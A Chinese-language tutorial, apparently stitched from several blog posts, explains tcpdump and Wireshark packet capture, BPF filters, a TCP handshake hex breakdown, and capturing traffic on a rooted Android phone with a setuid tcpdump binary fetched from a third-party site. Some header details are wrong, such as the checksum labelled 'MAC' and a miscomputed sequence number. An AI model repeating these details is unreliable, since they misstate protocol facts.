-dd 将匹配信息包的代码以 c 语言程序段的格式给出

-ddd 将匹配信息包的代码以十进制的形式给出。

-D 列出可以抓包的所有网络接口

-e 显示链路层内容

-f 外部的 IP 以数字方式显示

-i 指定网络接口

-l 使标准输出变为缓冲行形式

-n　　IP，端口用数字方式显示

-t　　在输出的每一行不打印时间戳；
-v　　输出一个稍微详细的信息，例如在 ip 包中可以包括 ttl 和服务类型的信息；
-vv　　输出详细的报文信息；
-c　　在收到指定的包的数目后，tcpdump 就会停止；
-F　　从指定的文件中读取表达式,忽略其它的表达式；
-i　　指定监听的网络接口；
-r　　从指定的文件中读取包(这些包一般通过-w 选项产生)；
-w　　直接将包写入文件中，并不分析和打印出来；
-T　　将监听到的包直接解释为指定的类型的报文，常见的类型有 rpc （远程过程调用）和 snmp（简单网络管理协议；）

-x　　让十六进制显示包内容

2、过滤

（1）指定接口(-i)

如：tcpdump -i eth0

（2）指定 IP 地址(host)，可以辅加 and , or ，!等逻辑符，以及 src，dest 等表示方向。

如：tcpdump host 192.168.1.23 捕获 192.168.1.23 发出或者收到的包

tcpdump -A host 192.168.1.90 and /(192.168.1.104 or 192.168.1.105 /) 捕获 192.168.1.23 与 192.168.1.104 或者 192.168.1.105 之间往来的包

tcpdump host ! 192.168.1.23 捕获除 192.168.1.23 以外所有主机的包

tcpdump -A src 192.168.1.90 and dst 192.168.1.104 指定从 90 发往 104 的包

（3）指定端口(port)

如：tcpdump port 80 指定捕获 80 端口的包

（4）指定协议(协议包括：ether, fddi, tr, wlan, ip, ip6, arp, rarp, decnet, tcp and udp)

如：tcpdump tcp 指定捕获 TCP 包

（5）其它(gateway, broadcast, less, greater)

如：tcpdump broadcast 所有广播包

二、三次握手过程分析

用 netstat -an | grep LISTEN 看一下，当前主机正在监听的端口，使用另一台机 telnet 过来，不输入任何内容，进行抓包。

我们这里以 6000 为例

tcpdump port 6000 -c 3 -n

内容如下：

21:07:17.790296 IP 192.168.1.104.2511 > 192.168.1.90.6000: S 3359422806:3359422806(0) win 64240 <mss1460,nop,nop,sackOK>
21:07:17.790317 IP 192.168.1.90.6000 > 192.168.1.104.2511: S 3675079922:3675079922(0) ack 3359422807 win5840 <mss 1460,nop,nop,sackOK>
21:07:17.790675 IP 192.168.1.104.2511 > 192.168.1.90.6000: . ack 1 win 64240

我们来对第一个包进行分析：

21:07:17（时间）.

790296（ID 号）

IP (协议)

192.168.1.104.2511 > 192.168.1.90.6000: （源 IP，端口，目的 IP，端口）中间>表示方向

S (表示为 SYN 包，即发起连接包

紧急指针— URG
确认序号有效—ACK
接收方应该尽快将这个报文段交给应用层—PSH
重建连接—RST
同步序号用来发起一个连接—SYN
发端完成发送任务—IN
)

3359422806:3359422806(0) （IP 包序号，相对序号为 0）

win 64240 （数据窗口大小，告诉对方本机接收窗口大小，windows 下默认为 64240，可通过 setsockopt 动态修改，同样可以通过修改注册表项 （HKEY_LOCAL_MACHINE/SYSTEM/CurrentControlSet/Services/Tcpip/Parameters 的 TCPWindowSize)来更改默认值）

<mss1460,nop,nop,sackOK> 对应 TCP 包头中的选项字段


MSS: Maxitum Segment Size 最大分段大小，MSS 表示 TCP 传往另一端的最大块数据的长度。当一个连接建立时，连接的双方都要通告各自的 MSS。如果一方不接收来自另一方的 MSS 值，则 MSS 就定为默认的 536 字节。

以上三个包正好是 TCP 连接的三次握手过程:

（1） A 主机发送序号为 3359422806 的 SYN 包到 B，同时带有自身的 WIN 和 MSS 大小。

（2） B 主机收到后，发送 SYN+ACK 的返回包到 A，也带自身的 WIN 和 MSS 大小，3675079922，同时为为上一个包的应答包 3359422807。

（3） A 主机返回 ACK，包序号为 1(相对序号，如果需要看绝对序号，可以在 tcpdump 命令中加-S)



然后我们再来分析一下包的具体内容：

我们在 tcpdump 命令中加-x 选项，后可得到如下内容：

22:07:13.436638 IP 192.168.1.104.2799 > 192.168.1.90.6000: S 3480877812:3480877812(0) win 64240 <mss 1460,nop,nop,sackOK>
    0x0000: 4500 0030 b195 4000 8006 c51f c0a8 0168
    0x0010: c0a8 015a 0aef 1770 cf79 faf4 0000 0000
    0x0020: 7002 faf0 174e 0000 0204 05b4 0101 0402
22:07:13.436675 IP 192.168.1.90.6000 > 192.168.1.104.2799: S 4226616929:4226616929(0) ack 3480877813 win 5840 <mss 1460,nop,nop,sackOK>
    0x0000: 4500 0030 0000 4000 4006 b6b5 c0a8 015a
    0x0010: c0a8 0168 1770 0aef fbed 0e61 cf79 faf5
    0x0020: 7012 16d0 f10e 0000 0204 05b4 0101 0402
22:07:13.437019 IP 192.168.1.104.2799 > 192.168.1.90.6000: . ack 1 win 64240
    0x0000: 4500 0028 b196 4000 8006 c526 c0a8 0168

0x0010: c0a8 015a 0aef 1770 cf79 faf5 fbed 0e62
0x0020: 5010 faf0 39b2 0000

还是一样，我们对第一个包进行分析，第一个包为 SYN 包，应该为一个空包，即只包括 IP 头和 TCP 头。
IP 包头
4 — IP 版本号 IPV4
5 — IP 包头长度 5 个 32 字节
00 — TOS (000 0000 0)前三个 BIT 优先权，现已忽略；4 bit 的 TOS 分别代表:最小时延、最大吞吐量、最高可靠性和最小费用，均为 0 表示一般服务；最后 1BIT 未用。
0030 —总长度，48 个字节
b195 —包唯一标识
4000 —标志字段，和片偏移，用于分片
80 — TTL(128)
06 — 协议 TCP
c51f — MAC
c0a8 0168 — SRC IP，可以 inet_ntoa 转换成点号分隔的 IP。
c0a8 015a — DST IP
TCP 包头
0aef —源端口，十进制为 2799
1770 —目的端口，十进制为 6000
cf79 faf4 包序号，十进制为 217554863
0000 0000 确认序号，0，未设置 ACK，确认序号无效
7002 —TCP 包头长度，标志位。（0111 000000 000010）前 4bitTCP 长度 7 个 32BIT，中间 6bit 保留，后 6bit 为标志位（URG, ACK，PSH， RST， SYN， FIN），可以看出设置了倒数第二位，SYN 位。
faf0 — 窗口大小，十进制为 64240
174e — 校验和，覆盖了整个的 T C P 报文段: T C P 首部和 T C P 数据
0000 — 紧急指针， 只有当 URG 标志置 1 时紧急指针才有效
0204 05b4 0101 0402 — 选项字段，8 个字节

Android 通过 tcpdump 抓包(wifi, 2g, 3g 都可以)

1. 手机要有 root 权限

2. 下载 tcpdump　http://www.strazzere.com/android/tcpdump

3. adb push c:\wherever_you_put\tcpdump /data/local/tcpdump

如果这一步真机无法 push，可以用 adb push c:\where_you_put\tcpdump /sdcard，即先将文件存入不需要权限的文件夹中，这里用 sdcard，然后在传到/data/local/tcpdump。

4. adb shell chmod 6755 /data/local/tcpdump

5, adb shell,　su 获得 root 权限

6，　cd /data/local

7，　./tcpdump -i any -p -s 0 -w /sdcard/capture.pcap

命令参数：

　　# "-i any": listen on any network interface

　　# "-p": disable promiscuous mode (doesn't work anyway)

　　# "-s 0": capture the entire packet

　　# "-w": write packets to a file (rather than printing to stdout)

　　... do whatever you want to capture, then ^C to stop it ...

下载 tcpdump 文件到电脑

```
adb pull /sdcard/capture.pcap capture.pcap
```

然后用 wireshark 打开即可看到数据包的详细信息。

抓包需要 tcpdump 以及 Root 权限，tcpdump 在本文后有下载。
首先把 tcpdump 传进手机，用 adb 命令(放 SD 卡有时会有问题，我一次可以用，但刷了另一个 ROM 后就不行):

```
adb push tcpdump /data/local/
```

然后电脑连接手机，打开 CMD，执行:

```
adb shell
chmod 6755 /data/local/tcpdump
cd /data/local/
./tcpdump -p -vv -s 0 -w /sdcard/capture.pcap
```

如果要停止，按 ctrl+c。没有 root 权限会提示 no suitable device found
停止后，用 WireShark（电脑上的一个抓包工具，自行搜索下载），打开 SD 卡里的 capture.pcap，就可以看到数据包了。
可以用 adb pull /sdcard/capture.pcap 直接把文件导出到电脑上

Wireshark 和 TcpDump 抓包分析心得

1. Wireshark 与 tcpdump 介绍

Wireshark 是一个网络协议检测工具，支持 Windows 平台和 Unix 平台，我一般只在 Windows 平台下使用 Wireshark，如果是 Linux 的话，我直接用 tcpdump 了，因为我工作环境中的 Linux 一般只有字符界面，且一般而言 Linux 都自带的 tcpdump，或者用 tcpdump 抓包以后用 Wireshark 打开分析。

在 Windows 平台下，Wireshark 通过 WinPcap 进行抓包，封装的很好，使用起来很方便，可以很容易的制定抓包过滤器或者显示过滤器，具体在下面介绍。Wireshark 是一个免费的工具，只要 google 一下就能很容易找到下载的地方。

tcpdump 是基于 Unix 系统的命令行式的数据包嗅探工具。如果要使用 tcpdump 抓取其他主机 MAC 地址的数据包，必须开启网卡混杂模式，所谓混杂模式，用最简单的语言就是让网卡抓取任何经过它的数据包，不管这个数据包是不是发给它或者是它发出的，点击【http://en.wikipedia.org/wiki/Promiscuous_mode】获取更多有关混杂模式的资料。一般而言，Unix 不会让普通用户设置混杂模式，因为这样可以看到别人的信息，比如 telnet 的用户名和密码，这样会引起一些安全上的问题，所以只有 root 用户可以开启混杂模式，开启混杂模式的命令是：ifconfig eth0 promisc, eth0 是你要打开混杂模式的网卡。肯定有人要问如果在 windows 下要不要打开混杂模式，windows 下网卡没有什么混杂模式不混杂模式，在于应用程序本身，如使用 Wireshark 抓包的时候可以通过设置为在混杂模式下抓包（这就是为什么该死的 ARP 欺骗病毒可以猖狂的原因）。tcpdump 当然也可以指定抓包过滤器，而且其过滤器语言非常著名，叫做 Berkeley 包过滤，简称 BPF 语言。

2. 简单的例子

我们通过访问 www.google.com.hk 这个网址来看看抓包结果。

2.1 tcpdump

前面说过一般情况下 Linux 都自带了 tcpdump，但是如果发生了小概率事件，发现没有 tcpdump 的话，可以到 http://www.tcpdump.org 下载源代码，编译安装。

使用 root 用户登录，运行 tcpdump 命令就可以开始抓包。这里说明一下，如果使用 SSH 登录到远程 Linux，然后直接运行 tcpdump，会发现抓到大量的

数据包，速度快的都看不清楚，这是因为 tcpdump 抓到的包发送给远程的终端显示，同时又抓了这个包，再显示，再抓取，造成了循环抓取。当然，这样抓包没有任何意义，除了证明你的网络是通的。

因为没有打开网卡的混杂模式，所以如果本机没有任何进程访问网络，是抓不到包的，如果在字符界面下，用 wget http://www.google.com.hk 访问网址，如果有 GUI，可以打开 firefox 浏览器访问 http://www.google.com.hk。

默认情况下，tcpdump 会选择第一块网卡，也就是 eth0，进行抓包，每行显示一个抓取的数据包，如：

0.003183 192.168.21.137 72.14.203.147 TCP 38039 > http [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSV=36941509 TSER=0 WS=6

0.011707 72.14.203.147 192.168.21.137 TCP http > 38039 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460

0.011770 192.168.21.137 72.14.203.147 TCP 38039 > http [ACK] Seq=1 Ack=1 Win=5840 Len=0

以上三个数据包就是著名的 TCP 三次握手的数据包，其中 38039 是客户端的 TCP 端口，http 的默认端口是 80，如果 tcpdump 在/etc/services 中发现端口对应的服务名称，那么会自动的转为名字，所以这里会显示为 http。表示客户端的 38039 端口和服务器端的 http 端口进行 TCP 三次握手。

前面提到 tcpdump 默认选择第一块网卡进行抓包，我们可以使用-i 参数指定通过哪一个网卡抓包，如（#表示我输入的命令，Linux 下 root 用户的提示符就是#）：

```
# tcpdump –i eth1
```

或者

```
#tcpdump –i any
```

如果想知道我们可以通过哪几个网卡抓包，可以使用-D 参数，如：

```
# tcpdump –D
```

1.eth0

2.any

3.lo

因为我的机器上只有一个网卡，因此只有 eth0，如果有多块网卡活动的话，会有 eth1，eth2 依次下去。any 的意思是通过任意一块网卡进行抓包，lo 是回环接口。（关于 TCP 三次握手和回环接口等网络问题，请参考《TCP/IP 协议详解》）。

默认情况下，tcpdump 抓包结果显示在屏幕（严格点，专业点应该说是标准输出）上，显然这不利于进一步的数据分析，因此我们需要将抓包结果存放在文件中。可是使用-w 命令将结果保存在文件中，如：

#tcpdump –w google.cap

这句命令将抓包结果存放在 google.cap 文件中，结束以后可以用 Wireshark 打开查看。同事，tcpdump 出了抓包，还可以使用-r 参数制定抓包数据文件，结合过滤器对抓包数据分析，如：

#tcpdump –r google.cap http

这句命令的意思是让 tcpdump 读取 google.cap 文件，把其中 http 协议的数据包都给过滤出来。关于过滤器在下面详细介绍。

2.2 Wireshark

我在 windows 系统中使用 Wireshark 的，首先熟悉一下界面，图 1 是使用 Wireshark 打开 google.cap 文件的界面，




图 1　Wireshark 界面

图 1 中标注出三快区域，R1 区域用来显示简单的数据包信息，我们用 tcpdump 抓包的时候，默认情况下也是显示成这样的；R2 区域用来显示选中的数据包的详细信息，细心一点会发现他是按照 TCP/IP 四层结构显示的，第一行是数据链路层的信息，第二行是网络层信息（IP 协议），第三行是传输层信息（TCP 协议），第四行是应用层信息（HTTP 协议），可以展开每一行用来观察具体的内容；R3 区域是用来显示此数据包的真实面目。我们在 R1 和 R2 区域看到的信息都是 Wireshark 整理以后给我们看的，抓包的真实数据实际上是一堆二进制序列，用 ultraedit 打开 google.cap 文件可以看到就是一些数字，如图 2 所示。




图 2 抓包文件长的样子

使用 Wireshark 抓包非常容易，直接点击按钮 （工具栏第三个按钮） （工具栏第一个按钮）就开始抓包了，会发现只要一点击这个按钮，立刻就显示抓到包了，这是因为 Wireshark 默认在混杂模式下抓包，只要经过网卡的数据包都抓取下来（当然这台机器要连在网络中，如果没有数据流过当然没有包可抓），点击按钮 停止此次抓包。

如果机器上安装了多块网卡，Wireshark 默认选择第一张网卡抓包，如果等抓包完成了，这是发现选错了网卡是一件极度郁闷的事情。点击按钮可以在抓包之前选择抓哪张网卡。




图 3　选择网卡

我机器上只有一张网卡，另外两个是安装 Vmware 时的虚拟网卡，可以看到虽然 Packets 上面已经有数据了，实际上需要点击 Start 才开始抓包。

解决了选择网卡的问题以后，考虑如果过滤抓包内容，点击菜单栏上的” Capture” > “Options”可以看到制定抓包规则的界面，如图 4 所示。



Wireshark: Capture Options
Capture
Interface: Local
VMware Virtual Ethernet Adapter: \Device\NPF_{2C2E49E1-89DA-
IP address: fe80::4086:d393:7d8a:8386, 192.168.47.1
Link-layer header type: Ethernet
Wireless Settings
Capture packets in promiscuous mode
Remote Settings
Capture packets in pcap-ng format (experimental)
Buffer size: 1 megabyte(s)
Limit each packet to 1 bytes
Capture Filter:
Capture File(s)
File:
Use multiple files
Next file every 1
Next file every 1
Ring buffer with 2
Stop capture after 1
Stop Capture ...
... after 1
... after 1
... after 1
Help
Wireshark: Capture Filter - Profile: Default
Edit
Capture Filter
New
No Broadcast and no Multicast
No ARP
IP only
IP address 192.168.0.1
IPX only
TCP only
UDP only
TCP or UDP port 80 (HTTP)
Delete
HTTP TCP port (80)
No ARP and no DNS
Properties
Filter name: HTTP TCP port (80)
Filter string: tcp port http
Help
OK
Cancel

图 4 制定抓包规则

图 4 可以看到 Caputre packets in promiscuous mode，默认是选中的，表示 Wireshark 默认在混杂模式下抓包。同样可以选择通过哪张网卡抓包，不过这些都不是重点，最重要的是 Caupture Fileter 这里，点击该按钮，可以看到弹出一些预定义好的过滤器。比如选择“HTTP TCP port(80)”，下面 Filter string: tcp port http 就是过滤器的表示。表示抓 tcp 协议的，端口为 80 的数据包（http 协议的默认端口是 80）。

3. 过滤器（BPF 语言）的使用

主要介绍一下在 tcpdump 中的过滤器使用，因为懂了这个就可以得心应手的使用 wireshark 了。

从最简单的开始，BPF 语言主要有一个标志或者数字和限定词组成，限定词有三种：

第一种：指定类型

host, 定义抓取哪个 IP 地址（也可以给它 mac 地址，格式是 00:00:00:00:00:00）的数据包，比如我想抓有关 192.168.0.148 这个 IP 地址的数据包，那么就写成 tcpdump host 192.168.0.148, host 是限定词，192.168.0.148 就是标志。这条命令会抓取从发出或者向 192.168.0.148 发送的数据包。

net, 定义抓取某个网络的数据包，给出网络号就行了，它根据给的网络号字节数是 1,2,3 来判断 A 类地址，B 类地址或者 C 类地址，比如 tcpdump net 10.1.1 ，它就认为这是一个 C 类地址。

port，指定端口，比如 tcpdump host and port 22, 这是抓端口为 22 的数据包，不管是 TCP 还是 UDP 的，这里我稍微早一点的给出了逻辑操作，and J，如果只想抓 TCP 的，那么可以写 tcpdump host 192.168.0.148 and tcp port 22。

portrange，顾名思义，这个是指定端口范围的，用连字符”-”指定范围，比如 tcpdump port 1025-8080

第二种：指定方向

我们之前的命令都是说“这条命令会抓取从 192.168.0.148 发出或者向 192.168.0.148 发送”，所以，如果指向抓从发出的数据包可以使用限定词 src, 命令：tcpdump src host 192.168.0.148，反过来，想抓发向 192.168.0.148 的数据包，使用限定词 dst,命令：tcpdump dst host 192.168.0.148。

第三种：指定协议

我们知道网络协议有 N 种。。。我列一下常用的几种，其他的可以去 google 一下 J

ether 和 fddi，以太网协议

tr, TR 协议

ip, IP 协议

ip6， IPv6 协议

arp， ARP 协议

好了，最后还需要注意的是逻辑运算，and, or, not（与，或，非），上面已经有一个例子了， 这里就不再罗嗦了，和普通的编程语言没有什么不同。

除此之外，还有更加牛 X 的功能，比如指定 TCP 中的某个标识位是什么，这种应用我一般很少用，不再罗嗦了。

http://blog.csdn.net/zrzlj/article/details/6076219

tcpdump 抓包分析详解

說 實在的，對於 tcpdump 這個軟體來說，你甚至可以說這個軟體其實就是個駭客軟體， 因為他不但可以分析封包的流向，連封包的內容也可以進行『監聽』， 如果你使用的傳輸資料是明碼的話，不得了，在 router 上面就可能被人家監聽走了！ 很可怕吶！所以，我們也要來瞭解一下這個軟體啊！(註：這個 tcpdump 必須使用 root 的身份執行)

```
[root@linux ~]# tcpdump [-nn] [-i 介面] [-w 儲存檔名] [-c 次數] [-Ae]
                  [-qX] [-r 檔案] [所欲擷取的資料內容]
```

參數：

-nn：直接以 IP 及 port number 顯示，而非主機名與服務名稱

-i ：後面接要『監聽』的網路介面，例如 eth0, lo, ppp0 等等的介面；

-w ：如果你要將監聽所得的封包資料儲存下來，用這個參數就對了！後面接檔名

-c ：監聽的封包數，如果沒有這個參數， tcpdump 會持續不斷的監聽，
直到使用者輸入 [ctrl]-c 為止。

-A ：封包的內容以 ASCII 顯示，通常用來捉取 WWW 的網頁封包資料。

-e ：使用資料連接層 (OSI 第二層) 的 MAC 封包資料來顯示；

-q ：僅列出較為簡短的封包資訊，每一行的內容比較精簡

-X ：可以列出十六進位 (hex) 以及 ASCII 的封包內容，對於監聽封包內容很有用

-r ：從後面接的檔案將封包資料讀出來。那個『檔案』是已經存在的檔案，
並且這個『檔案』是由 -w 所製作出來的。

所欲擷取的資料內容：我們可以專門針對某些通訊協定或者是 IP 來源進行封包擷取，

那就可以簡化輸出的結果，並取得最有用的資訊。常見的表示方法有：

'host foo', 'host 127.0.0.1' ：針對單部主機來進行封包擷取

'net 192.168' ：針對某個網域來進行封包的擷取；

'src host 127.0.0.1' 'dst net 192.168'：同時加上來源(src)或目標(dst)限制

'tcp port 21'：還可以針對通訊協定偵測，如 tcp, udp, arp, ether 等

還可以利用 and 與 or 來進行封包資料的整合顯示呢！

範例一：以 IP 與 port number 捉下 eth0 這個網路卡上的封包，持續 3 秒

```
[root@linux ~]# tcpdump -i eth0 -nn
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
01:33:40.41 IP 192.168.1.100.22 > 192.168.1.11.1190: P 116:232(116) ack 1 win 9648
01:33:40.41 IP 192.168.1.100.22 > 192.168.1.11.1190: P 232:364(132) ack 1 win 9648
<==按下 [ctrl]-c 之後結束
6680 packets captured                    <==捉下來的封包數量
```

```
14250 packets received by filter    <==由過濾所得的總封包數量

7512 packets dropped by kernel      <==被核心所丟棄的封包
```

